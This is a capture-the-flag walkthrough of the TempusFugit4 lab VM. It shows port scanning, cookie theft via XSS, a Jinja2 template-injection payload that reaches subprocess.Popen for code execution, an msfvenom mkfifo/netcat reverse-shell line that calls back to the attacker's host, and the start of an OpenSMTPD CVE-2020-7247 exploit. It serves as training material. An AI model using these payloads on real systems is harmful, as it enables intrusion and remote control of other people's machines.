



# Walkthrough


After importing the vm and booting it up, we can see it's IP in the console window.

```
OpenBSD/amd64 (TempusFugit4 192.168.66.140) (ttyC0)
login:
```

## nmap-scan

```
Nmap scan report for 192.168.66.140
Host is up, received arp-response (0.00055s latency).
Not shown: 65533 filtered ports
Reason: 65533 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack ttl 64
80/tcp    open  http   syn-ack ttl 64
```

We find two open ports. Testing connecting on both ports.  
Port 80



Html-page. A bootstrap theme.



## Port 22

```
[x]-[root@4ndr34z]-[~]
#ssh 192.168.66.140
The authenticity of host '192.168.66.140 (192.168.66.140)' can't be established.
ECDSA key fingerprint is SHA256:pWfqtqvVJKNzQDeVTQqhMLfHDrWx+5i3GcdYLnNsaeE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.140' (ECDSA) to the list of known hosts.
root@192.168.66.140's password: █
```


Looks like it is SSH as it claims to be.  
Enumerating port 80 using nikto

```
#nikto -h 192.168.66.140
- Nikto v2.1.6
-----
+ Target IP:      192.168.66.140
+ Target Hostname: 192.168.66.140
+ Target Port:    80
+ Start Time:     2020-02-12 21:01:41 (GMT1)
-----
+ Server: nginx/1.16.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3092: /admin/: This might be interesting...
+ /package.json: Node.js package file found. It may contain sensitive information.
+ 7916 requests: 1 error(s) and 5 item(s) reported on remote host
+ End Time:      2020-02-12 21:02:12 (GMT1) (31 seconds)
-----
+ 1 host(s) tested
```

[Home](#) [logs](#) [Staff](#) [Shell](#) [Login](#) [Logout](#)

Welcome to Tempus Fugit - Admin interface!

[Request access](#)



192.168.66.140/admin/

It reveals exactly what we need. /admin



Everything requires login, except link “Request access” on the front page.


Fuzzing form reveals nothing. But “Request access” could mean someone reviews requests, one should think? So we try a XSS payload.

After a short wait, we receive a request.


```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.66.140 - - [12/Feb/2020 20:36:06] "GET /?c=session=.e3wLj0tqAzEQBe-itrF9U0vtywya_h8jSGDGXoXc3QPh7QoK6v22rY48v9r9dbzz1rZHTHsJgjlDjB1TcLSAuVsHrw6TCsKXDHXZLTp2dkLiCymb7LAKHQX25ZB-T
S2DoRjioBY72wRiZlYp70EC1jKp1WtSTGF2q3sedT2-nnm99Wjo8wAB-_RS6u6spAu7YrpEwwxagHq5b3PPPSPv7AHntPkw.XkRToQ.w0A7QtJ4Vs4EmPRIh4TS20gKVvc HTTP/1.1" 200 -
```



And we have a session-cookie. We paste it in our existing session-cookie and click the “staff” link. We are in. Apparently as user: Mike Litoris



The first think we try is “Shell”. But Mike does not seem to be trusted with that access.





We do however have access to logs.

Tempus Fugit x +

192.168.66.140/admin/logs

Home logs Staff Shell Login Logout

## Logfiles

Logfile: Access requests Submit

- Access requests
- Website Requests
- Adminsite Request

Hacker Hacker

S S

as as


```
Tue Feb 11 22:11:41 2020
Host: 192.168.16.53
X-Real-IP: 192.168.16.76
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.16.53/admin/shell
Cookie: Auth=R3JhbnRlZA==; session=.eJwtT0mKAzEM_IvPOVhLW3I-00iyzITADHQnp5C_x4GB0lVR26vs88jzp1wfxzMvZb-Nci3ggsC4pfeqRoHuIzf1zqoLS3KOVjvLMDcGAqRKNhHAE9r0IMoRAKIEkKCE1J11itG1hokxYs_s2
Upgrade-Insecure-Requests: 1
Dnt: 1
Authorized access-cookie found
```

Looking through logs, this catches our eye

```
Referer: http://192.168.16.53/admin/shell
Cookie: Auth=R3JhbnRlZA==; session=.eJwtT0mKAzEM_IvPOVhLW3I-00iyzITADHQnp5C_x4GB0lVR26vs88jzp1wfxzMvZb-Nci3ggsC4pfeqRoHuIzf1zqoLS3KOVjvLMDcGAqRKNhHAE9r0IMoRAKIEkKCE1J11itG1hokxYs_s2
Upgrade-Insecure-Requests: 1
Dnt: 1
Authorized access-cookie found
```




Adding that cookie, gives us access to the «Shell» page.



Looks like a shell, but not usable in any way. So guess the «under construction» means just that.

The session-cookie and the routing between pages without document names/ extensions, makes us believe it could be a flask-app. So. Is there anywhere we could manage a template injection? There are some log files we can try. We try several different payloads in «Access requests» but it does not seem to have that vulnerability.



Nothing...



But, it hits us there are some cookie processing. The auth-cookie. So we try to base64 encode {{6\*7}} and pasting it in the Auth-cookie.

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.66.140/admin/logs?csrf_token=IjgyMDMzYzQ2MzZiYTtyNjI4ZjdlNTU3MTlkNmY3MDYzYTk2NmIyODc1.XkRmug.PmYEPNsZmx85Luzx1zzhUysFNxc&log=requests.txt&submit
Cookie: Auth=e3s2Kjd9fQo=; session=.eJwLj0tqBDEMRO_i9SxkSZbluXj60NChgl0Z1ZD7h5DqF3xCl69y5FnXB_lnvNxxa0cn17uBRFUnQdZDY6eDsNsNLBsoJjgNrmL8R3stZFhRdqV00AFk8MqW5oGYTsYwgky
Upgrade-Insecure-Requests: 1
Dnt: 1
```

Unknown encoded cookie = Auth:42

|                       |                |                                  |                          |                       |  |
|-----------------------|----------------|----------------------------------|--------------------------|-----------------------|--|
| 42                    | Marker alt     | Skill mellom store/små bokstaver | Samsvar glakritiske tegn | Hele ord              | 5 av 5 treff   |
| Inspector             | Console        | Debugger                         | Network                  | Style Editor          | Performance  |
| Cache Storage         | Filter items   |                                  |                          |                       |  |
| Cookies               |                |                                  |                          |                       |  |
| http://192.168.66.140 | Name           | Domain                           | Path                     | Expires on            | Last accessed on   |
| Auth                  | 192.168.66.140 | /admin                           | Thu, 13 Feb 2020 2...    | Wed, 12 Feb 2020 2... | e3s2Kjd9fQo=   |
| session               | 192.168.66.140 | /                                | Session                  | Wed, 13 Feb 2020 2... | .eJwLj0tqBDEMRO_i9SxkSZbluXj60NChgl0Z1ZD7h5DqF3xCl69y5FnXB_lnvNxxa0cn17uBRFUnQdZDY6eDsNsNLBsoJjgNrmL8R3stZFhRdqV00AFk8MqW5oGYTsYwgky |

And, there it is. 42

So we try to see if we can extract useful information or even better find subclasses we could exploit.

{{config}} reveals a lot of information but nothing we immediately see that can help us in the foothold.

```
Unknown encoded cookie = Auth:<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SECRET_KEY': b'\x9ej\x829\x99r\xd9\xb0T\x0c\xa9\x82G\x04[\^xe2R\xa5A\xea\xbc}
\x03\xf1\xb6\xb8\xb0<\xd6\xdc!\xafLV\x1f\x86\xc5.\xa9\x9d9[\^.\x1a\x9f\xea\xe1\x10',
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False,
'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session',
'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': False, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True,
'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT':
datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True,
'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json',
'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093,
'SQLALCHEMY_DATABASE_URI': 'sqlite:///var/www/app/data.sqlite',
'SQLALCHEMY_TRACK_MODIFICATIONS': False, 'SQLALCHEMY_BINDS': None,
'SQLALCHEMY_NATIVE_UNICODE': None, 'SQLALCHEMY_ECHO': False,
'SQLALCHEMY_RECORD_QUERIES': None, 'SQLALCHEMY_POOL_SIZE': None,
'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_POOL_RECYCLE': None,
'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_COMMIT_ON_TEARDOWN': False,
'SQLALCHEMY_ENGINE_OPTIONS': {}}>
```





`{{'.__class__.__mro()[1].__subclasses__()}}` Shows us 1084 subclasses. So, something should be useful here. We start the search by searching for Popen.

```
1055 <class 'sqlalchemy.ext.declarative.base._MapperConfig'
1056 <class 'sqlalchemy.ext.declarative.api.ConcreteBase'
1057 <class 'sqlalchemy.ext.declarative.api.DeferredReflection'
1058 <class 'flask_sqlalchemy.model.NameMetaMixin'
1059 <class 'flask_sqlalchemy.model.BindMetaMixin'
1060 <class 'flask_sqlalchemy.model.Model'
1061 <class 'flask_sqlalchemy._SessionSignalEvents'
1062 <class 'flask_sqlalchemy._EngineDebuggingSignalEvents'
1063 <class 'flask_sqlalchemy.Pagination'
1064 <class 'flask_sqlalchemy._QueryProperty'
1065 <class 'flask_sqlalchemy._EngineConnector'
1066 <class 'flask_sqlalchemy._SQLAlchemyState'
1067 <class 'flask_sqlalchemy.SQLAlchemy'
1068 <class 'flask_login.mixins.UserMixin'
1069 <class 'flask_login.mixins.AnonymousUserMixin'
1070 <class 'flask_login.login_manager.LoginManager'
1071 <class 'sqlalchemy.dialects.sqlite.json._FormatTypeMixin'
1072 <class 'sqlalchemy.dialects.sqlite.base._DateTimeMixin'
1073 <class 'sqlite3.Row'
1074 <class 'sqlite3.Cursor'
1075 <class 'sqlite3.Connection'
1076 <class 'sqlite3.Node'
1077 <class 'sqlite3.Cache'
1078 <class 'sqlite3.Statement'
1079 <class 'sqlite3.PrepareProtocol'
1080 <class 'unicodedata.UCD'
1081 <class 'jinja2.ext.Extension'
1082 <class 'jinja2.ext._CommentFinder'
1083 <class 'jinja2.ext.Extension'
1084 <class 'jinja2.ext._CommentFinder'>]
```

We find Popen on line 412, which means it has index 411

```
403 <class 'difflib.HtmlDiff'
404 <class 'pprint._safe_key'
405 <class 'pprint.PrettyPrinter'
406 <class 'werkzeug.routing.RuleFactory'
407 <class 'werkzeug.routing.RuleTemplate'
408 <class 'werkzeug.routing.BaseConverter'
409 <class 'werkzeug.routing.Map'
410 <class 'werkzeug.routing.MapAdapter'
411 <class 'subprocess.CompletedProcess'
412 <class 'subprocess.Popen'
413 <class 'click._compat._FixupStream'
414 <class 'click._compat._AtomicFile'
415 <class 'click.utils.LazyFile'
416 <class 'click.utils.KeepOpenFile'
417 <class 'click.utils.PacifyFlushWrapper'
418 <class 'click.types.ParamType'
419 <class 'click.parser.Option'
420 <class 'click.parser.Argument'
```





So, we create our payload for testing RCE.

```
{{'.__class__.__mro()[1].__subclasses__()[411]('id',shell=True,stdout=-1).communicate())}}
```


```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Referer: http://192.168.66.140/admin/logs?csrf_token=IjgyMDMzY2Q2MzZiYTtyNjI4Zjd1NTU3MTlkNmY3MDY
Cookie: Auth=e3snJy5fX2NsYXNzX18ubXJvKC1bMV0uX19zdWJjbGZzc2VzX18oKV0MTFdkCdpZCcsc2h1bGw9VHJ1ZS
Upgrade-Insecure-Requests: 1
Dnt: 1

Unknown encoded cookie = Auth:(b'uid=67(www) gid=67(www) groups=67(www)\n', None)
```

So, we got a RCE.

Let's try revshell. We know this is openBSD. We also know that their implementation of netcat isn't exactly like the Linux one.

Visiting their man-pages gives us more info.



The -e switch does other stuff here.

```
-e name Only accept the TLS peer certificate if it contains the name. Requires -c. If not specified, destination is used.
```

But, the named-pipes method should work.

```
[~] [root@4nqr34z] [~]
#msfvenom -p cmd/unix/reverse_netcat lport=443 lhost=192.168.66.253
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 99 bytes
mkfifo /tmp/jglerm; nc 192.168.66.253 443 0</tmp/jglerm | /bin/sh >/tmp/jglerm 2>&1; rm /tmp/jglerm
```



```
#nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.66.253] from (UNKNOWN) [192.168.66.140] 38592
id
uid=67(www) gid=67(www) groups=67(www)
python3 -c 'import pty;pty.spawn("/bin/ksh")'
TempusFugit4$ id
id
uid=67(www) gid=67(www) groups=67(www)
TempusFugit4$ ^Z
[1]+  Stopped                  nc -lvnp 443
[~] ~[root@4nqr34z] ~[~]
#stty raw -echo
[~] ~[root@4nqr34z] ~[~]
#nc -lvnp 443

TempusFugit4$ ls
__pycache__      data.sqlite      requests.txt_hint
accessrequest.txt package-lock.json static
app.py           requests.txt     templates
TempusFugit4$
```

We listen on port 443 and get revshell. (Only 80 and 443 are allowed out the openBSD firewall )


We find a interface listening to 25

```
tcp      0      0 10.13.37.1.25      *.*          LISTEN
tcp      0      0 127.0.0.1.2525     *.*          LISTEN
tcp      0      0 *.22                *.*          LISTEN
tcp      0      0 *.80                *.*          LISTEN
```

We know openSMTPD has a recent vulnerability. CVE-2020-7247  
Trying to deliver a mail to root, turns out to be hard.

```
rcpt to:<root@localhost>
550 Invalid recipient: <root@localhost>
rcpt to:<root>
550 Invalid recipient: <root@TempusFugit4>
```

Maybe we don't have correct domain-name? If we see on the staff-page, there are clearly a sendmail there.





It triggers a javascript. But as we don't have a configured mail-client, we don't see it right away.

```
45 href="hugh_janus" onclick="sendmail('hugh');return false;">Hugh Janus</a>
```

But reading the javascript shows us the domain. **mofo.org**

```
function sendmail(user) {
  var d = 'mofo.org'
  var user = document.getElementById(user).getAttribute("href");
  user = user.replace(" ", ".");
  user = user+'@'+d
  window.location.href = "mailto:"+user;
}
```

We try to add that domain-name and we are successful.

```
TempusFugit4$ telnet 10.13.37.1 25
Trying 10.13.37.1...
Connected to 10.13.37.1.
Escape character is '^J'.
220 TempusFugit4 ESMTTP OpenSMTPD
helo me
250 TempusFugit4 Hello me [10.13.37.1], pleased to meet you
mail from:<me@home.no>
250 2.0.0 Ok
rcpt to:<root@mofo.org>
250 2.1.5 Destination address valid: Recipient ok
```

Theart42 modified this exploit to get it running on openBSD

```
#!/usr/local/bin/python3
#
# Exploit Title: OpenSMTPD 6.6.2 - Remote Code Execution
# Date: 2020-01-29
# Exploit Author: 1F98D
# Original Author: Qualys Security Advisory
# Vendor Homepage: https://www.opensmtpd.org/
# Software Link: https://github.com/OpenSMTPD/OpenSMTPD/releases/tag/6.6.1p1
# Version: OpenSMTPD < 6.6.2
# Tested on: Debian 9.11 (x64)
# CVE: CVE-2020-7247
# References:
# https://www.openwall.com/lists/oss-security/2020/01/28/3
#
# OpenSMTPD after commit a8e222352f and before version 6.6.2 does not adequately
# escape dangerous characters from user-controlled input. An attacker
# can exploit this to execute arbitrary shell commands on the target.
#
...
```



